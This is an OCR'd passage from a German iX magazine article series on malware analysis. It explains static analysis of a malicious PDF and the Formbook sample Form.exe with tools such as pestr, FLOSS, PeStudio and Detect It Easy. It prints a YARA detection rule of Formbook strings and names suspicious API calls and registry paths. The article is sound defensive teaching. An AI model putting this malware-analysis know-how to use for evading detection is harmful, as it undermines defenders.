
Als Alternative zu pdfid.py und pdf-parser.py kann man peepdf.py verwenden. Es bietet eine interaktive Shell, mit der man durch die Struktur der PDF-Datei navigieren und ihren Inhalt durchsuchen kann. Das Tool warnt, wenn es verdächtige Elemente findet – wie in der Beispieldatei, in der `/OpenAction` auffällig ist. Enthält die Datei eingebetteten Code wie Shellcode, PowerShell oder JavaScript, sollte man diesen im Folgenden extrahieren und gegebenenfalls entschleiern. In der Beispieldatei ist das allerdings nicht der Fall. Ein Hashabgleich auf VirusTotal zeigt wie die Analyse mit den PDF-Tools, dass es sich wahrscheinlich um ein bösartiges Dokument handelt.

Was steckt in der EXE?

Bei allen Dokumente hat die Analyse ergeben, dass sie eine EXE-Datei herunterladen und starten werden. Um deren Arbeitsweise zu bestimmen, braucht es



PeStudio liefert einen ersten Einblick in die Fähigkeiten der EXE-Datei, die eine Malware öffnen möchte (Abb. 12).



Eine Analyse der Zeichenketten ergibt, ob sie sich auf Blocklisten befinden und welchen MITRE-Techniken sie entsprechen (Abb. 13).

eine Untersuchung der statischen Eigenschaften. Diese besteht daraus, Zeichenketten zu extrahieren, die PE-Informationen (Portable Executable) mit PeStudio auszulesen und feststellen, ob die Datei verpackt ist. Illustriert wird das Vorgehen an der schon im letzten Artikel dieser Serie genutzten Datei Form.exe (siehe iX 3/2023, Seite 122).


Einer der ersten Schritte bei der Analyse einer verdächtigen Datei ist die Untersuchung der eingebetteten Strings. Sie können später dazu dienen, IoCs (Indicators of Compromise) zu definieren, die insbesondere beim Identifizieren infizierter Systeme helfen. Dazu dienen Tools wie strings oder pestr, das Teil des pev-Toolkits ist. pestr findet sowohl ASCII- als auch Unicode-Strings, wobei strings nur dann Unicode-Zeichenketten findet, wenn `--encoding=l` im Befehl angegeben ist. Die Tools enthüllen Dateinamen, Hostnamen und Registry-Schlüssel, auf die das Programm zuzugreifen versucht. Es kann auch URL-Muster und Benutzeragenten preisgeben sowie Befehle, die die Schadsoftware ausführt. pestr verfügt sogar über einen Parameter `--net`, um netzwerkbezogene Daten wie Hostnamen und IPs zu extrahieren. Erprobt an Form.exe, bringt er die URL http://nsis.sf.net/NSIS_Error zum Vorschein (siehe Abbildung 10). Sie verweist laut urlscan.io auf die Seite https://nsis.sourceforge.io/NSIS_Error des Nullsoft Scriptable Install System (NSIS), einer Software zum Erstellen von Installationsprogrammen für Windows.

Man kann ASCII- und Unicode-Strings auch mit dem Tool FLOSS (FLARE Obfuscated Strings Solver) extrahieren. Dieses kann auch automatisch verschleierte (obfuscated) Zeichenketten mithilfe von gängigen und proprietären Algorithmen wie Base64 entschleiern. Angreifer fügen solche Zeichenketten in den Code der Schadsoftware ein, um Analysten zu verwirren und die Untersuchung zu erschweren. Aus Form.exe konnte FLOSS 79 Strings extrahieren und decodieren, die jedoch leider keinen Sinn ergeben (siehe Abbildung 11).

PE-Informationen auslesen

PeStudio extrahiert Informationen aus dem PE-Format, insbesondere aus dem Inhalt der Header. Die Alternative zu PeStudio unter Linux ist peframe. Wie im ersten Teil dieser Serie (iX 2/2023, Seite 98) erläutert, besteht das PE-Format aus Sektionen und Headern, die importierte Funktionen enthalten. Eine Analyse gibt bereits einen ersten Einblick in die Fähigkeiten der ausführbaren Datei. Anomalien, die PeStudio findet, werden unter Indicators angezeigt. Am Beispiel von Form.exe berichtet das Tool, dass mehrere Zeichenketten und Importe auf einer Blockliste stehen – es findet zudem dieselbe URL wie pestr (siehe Abbildung 12).

Das Tool berechnet außerdem den Hashwert der Datei und insbesondere ihrer Sektionen – Gruppierungen von Code und Daten. Die Ergebnisse sind unter Sections aufgelistet. Das ist nützlich, weil eine kleine Änderung bereits ausreicht, um den Hashwert der Datei zu verändern. Die Hashwerte einer oder mehrerer Sektionen können so weiterhin als IoCs dienen, da manche Malware die gleichen Sektionen in anderen Versionen übernimmt – und so leichter erkennbar ist. Außerdem gibt PeStudio an, welche Sektionen ausführbar, lesbar und schreibbar sind. Die Sektionen von Form.exe sind `.text`, `.rdata`, `.data`, `.ndata` und `.rsrc`, wobei `.rdata` schreibgeschützte Programmdaten enthält und `.ndata` die Nullsoft-Installer-Sektion ist.



Detect It Easy (DIE) ist auf das Erkennen von Packern spezialisiert – Form.exe liegt allerdings unverpackt vor (Abb. 14).

Listing: YaraGenerator erstellt eine dedizierte YARA-Regel für Form.exe

```
rule Formbook
{
meta:
        author = "Anonymous"
        date = "2023-01-04"
        hash0 = "32831c7b56f01d2c736ac41cb91e1aaf"
        sample_filetype = "unknown"
        yaragenerator = "https://github.com/Xen0ph0n/
YaraGenerator"
strings:
        $string0 = ";@G6KY"
        $string1 = "GetLastError"
        $string2 = "OleInitialize"
        $string3 = "NSIS Error"
        $string4 = "CreateFontIndirectA"
        $string5 = "Y95arB"
        $string6 = "SelectObject"
        $string7 = "G2h\\U0"
        $string8 = "2_dV<]"
        $string9 = "xml version"
        $string10 = "<{j,Jh"
        $string11 = "QXWg1MCk"
        $string12 = "CopyFileA"
        $string13 = "CloseHandle"
        $string14 = "\\k0mb_Q"
        $string15 = ".ndata"
        $string16 = "RegisterClassA"
        $string17 = "RemoveDirectoryA"
        $string18 = "... %d%%"
condition:
        18 of them
}
```

Unter Imports finden sich auffällige API-Aufrufe, die anderen Programmen die Möglichkeit geben, mit dem Programm zu kommunizieren. Sie auszulesen, liefert ebenfalls wertvolle Informationen zum Vorgehen der Malware. Bei Form.exe hat PeStudio unter anderem `CreateProcessA` und `ShellExecuteA` als verdächtig eingestuft. Der erste API-Call kann auf eine Prozessinjektion hinweisen, wenn er in Verbindung mit `WritProcess Memory` und `CreateRemoteThread` gefunden wird. Der zweite deutet auf eine Prozessausführung hin. Darüber hinaus werden ein paar MITRE-ATT&CK-Techniken aufgeführt, darunter T1112 `Modify Registry` und T1012 `Query Registry`, die nahelegen, dass die Malware mit der Windows-Registrierung interagiert, womöglich mit dem Ziel, Informationen über das System zu sammeln und die Registry für Persistenz und Ausführung auszunutzen.

PeStudio listet auch die gefundenen Zeichenketten auf, prüft, ob sie sich auf Blocklisten befinden, und gibt, wenn bekannt, an, welchen MITRE-Techniken sie entsprechen (siehe Abbildung 13). Hier wurde für Form.exe dieselbe URL wie mit pestr und Pfade wie `Software\Microsoft\Windows\CurrentVersion` gefunden, was dem Anfang des Pfades der Autostart-Einträge in der Registry entspricht. API-Calls sind ebenfalls aufgelistet.

Wenn es sich bei der Malware um einen Dropper handelt, der eine zusätzliche abzulegende Datei in seinem Code enthält, wird diese unter Resources angezeigt. Bei Form.exe ist das jedoch nicht der Fall. PeStudio kann auch die Resultate von VirusTotal mitteilen, wenn es in einer Umgebung mit Internetverbindung ausgeführt wird.

Ist die Datei digital signiert, zeigt PeStudio das Zertifikat an. Die meiste Schadsoftware ist entweder nicht signiert oder benutzt ein illegitimes oder gestohlenes Zertifikat. Eigentlich bietet eine Signatur die Basis dafür, darauf zu vertrauen, dass der Code nicht nachträglich verändert wurde – außerdem hilft er dabei, die Herkunft des Codes zu identifizieren. Signierte Malware hat es daher leichter, sich zu verbreiten und zu verstecken. Sollte die Malware jedoch jemals entdeckt werden, könnte das Code-Signing-Zertifikat widerrufen und zu einer Certificate Revocation List (CRL) hinzugefügt werden. So könnte Sicherheitssoftware sie leicht erkennen.

Packer durchleuchten

Um die Analyse zu erschweren, verpacken Angreifer die Malware manchmal. Packing ist eine Technik, die Daten oder Software verschlüsselt und sie dann zusammen mit einem Entschlüsselungsprogramm in einer Datei zusammenbindet. Das verpackte Programm entpackt sich während der Ausführung selbst in den Arbeitsspeicher. Detect It Easy (DIE) und Exeinfo PE können solche Packer erkennen und durch Untersuchen der PE-Header feststellen, welche Tools zum Erzeugen der ausführbaren Datei verwendet wurden.

Nachdem man den Namen des vermutlich verwendeten Packers ermittelt hat, muss man dessen Schutz umgehen. Wenn das nicht funktioniert, hilft Reverse Engineering, um herauszufinden, wie sich der Packer entpacken lässt. Ein bekannter Packer ist UPX (Ultimate Packer for Executables) – einer der wenigen mit eingebauter Entpackfunktion. Zum Teil manipulieren Angreifer ihre Schadprogramme daher so, dass UPX die Datei nicht automatisch entpacken kann. Andere Packer sind FSG oder PEcompact.

Es gibt mehrere Indikatoren, die anzeigen, ob eine Datei verpackt ist, darunter eine hohe Entropie, also ein hoher Grad an Zufälligkeit in der Datei. Dateien, die verschlüsselt, verschleiert, komprimiert oder verpackt sind, haben eine hohe inhärente Zufälligkeit. Die von Tools verwendete Skala reicht dabei von 0.0 (nicht zufällig) bis 8.0 (völlig zufällig). Ein weiterer Indikator ist, dass die Datei nur wenige lesbare Zeichenketten und wenige Funktionen enthält. Sie kann auch Strings enthalten, von denen bekannt ist, dass sie von Packern verwendet werden. Allerdings ist nicht jede Schadsoftware verpackt, Form.exe liegt zum Beispiel unverpackt vor. Ihre Entropie liegt jedoch bei 7.685, da sie viele lesbare Zeichenketten und Funktionen enthält. Darüber hinaus wurde sie mit Nullsoft Scriptable Install System und Microsoft Linker erstellt (siehe Abbildung 14), die keine Packer sind.

Mit YARA abgleichen

Nach der Analyse des Office- oder PDF-Dokuments oder der statischen Eigenschaften einer ausführbaren Datei ist nicht immer klar, ob es sich tatsächlich um Malware handelt beziehungsweise welche es ist. Signaturbasierte Erkennung hilft dabei, verdächtige Dateien schnell zu charakterisieren. Das Open-Source-Framework YARA durchsucht Dateien oder den Speicher von Prozessen nach übereinstimmenden Mustern anhand von YARA-Regeln. Letztere lassen sich nutzen, um nach Schadsoftware zu suchen und Malware-Muster zu klassifizieren oder zu kategorisieren. Sie lassen sich zudem im Präventionsmodus bei Gatewaykontrollen verwenden. Jede Regel besteht aus einer Reihe von Strings und einer booleschen Formel, die ihre Logik bestimmt. Der Strings-Abschnitt listet die Zeichenketten als Text und im Binärformat auf, wonach YARA in den Dateien sucht. Der Bedingungsabschnitt definiert die Formel, die angibt, welche Strings gefunden werden sollen und unter welchen Bedingungen, damit die Regel ausgelöst wird. Ziel ist es, eine Signatur zu erstellen, die spezifisch genug ist, um Fehlalarme zu vermeiden, gleichzei-

tig aber breit genug, um verschiedene Varianten desselben Malware-Musters zu erkennen.

Eine mit dem Tool YaraGenerator für die Datei Form.exe generierte YARA-Regel enthält einen `Meta`-Abschnitt mit zusätzlichen Informationen und Kontext über die Regel, wie Autor und Daten, einen `Strings`-Abschnitt, der die für diese spezielle Regel nützlichen Muster enthält – hier die in Form.exe enthaltenen Zeichenketten, die pestr und FLOSS im Vorfeld gefunden haben –, sowie eine Bedingung, die angibt, dass die Regel dann greift, wenn alle Strings gefunden werden (siehe Listing). Wenn der Ordner Desktop dann mit der generierten Regel `Formbook.yar` gescannt wird, erkennt YARA die Datei Form.exe.

Neben einem eigenständigen YARA-Tool gibt es YARA als Modul, das in andere Werkzeuge wie pdf-parser, oledump oder clamav integriert ist. IoC-Scanner wie Loki verwenden ebenfalls YARA-Regeln. Repositorys von YARA-Regeln sind auf GitHub verfügbar. YARA-Scans können auch Treffer im Arbeitsspeicher laufender Prozesse finden. Der Bericht von JoeSandbox (iX 2/2023, Seite 98) zeigt, dass YARA-Regeln bei Speicherdumps sowie bei der Datei aziztwhel.exe ausgelöst wurden. Insbesondere die Regel von Felix Bilstein, die auch auf Malpedia zu finden ist, und die Regel von JPCERT Coordination Center lösten für Formbook aus (unter ix.de/zbad zu finden). Es ist somit wahrscheinlich, dass es sich tatsächlich um die Formbook-Malware handelt.

Fazit

Häufig dienen E-Mail-Anhänge in Form von PDF- oder Office-Dokumenten als Einfallstor zu Unternehmen. Eine statische Analyse kann schnell und mit geringem Aufwand offenbaren, ob erhaltene Dokumente bösartig sind und welche Eigenschaften sie aufweisen. Wenn der Code stark verschleiert ist, ist allerdings eine tiefere Codeanalyse erforderlich oder eine dynamische Analyse angebracht. Die statische Analyse hilft aber dabei, erste Hypothesen zur Arbeitsweise der Schadsoftware aufzustellen. Eine dynamische Analyse der ausführbaren Datei ermöglicht es anschließend, diese Vermutungen zu bestätigen oder zu widerlegen. Der nächste und gleichzeitig letzte Teil der Serie in der kommenden iX-Ausgabe widmet sich deshalb genau diesem letzten Baustein einer erfolgreichen Malware-Analyse. (kki@ix.de)

Quellen

[1] Nadia Meichtry, Fabian Murer, Tabea Nordieker; Einstieg in die Malware-Analyse; iX 2/2023, S. 98

[2] Nadia Meichtry, Fabian Murer, Tabea Nordieker; Malware-Analyse per OSINT und Sandbox; iX 3/2023, S. 122

[3] Informationen zu allen eingesetzten Tools und weiterführende Ressourcen zur Analyse von Makros sind unter ix.de/zbad zu finden.

NADIA MEICHTRY

ist Digital-Forensics- und Incident-Response-Spezialistin bei der Oneconsult AG. Sie unterstützt bei der Bewältigung und Untersuchung von Cybervorfällen.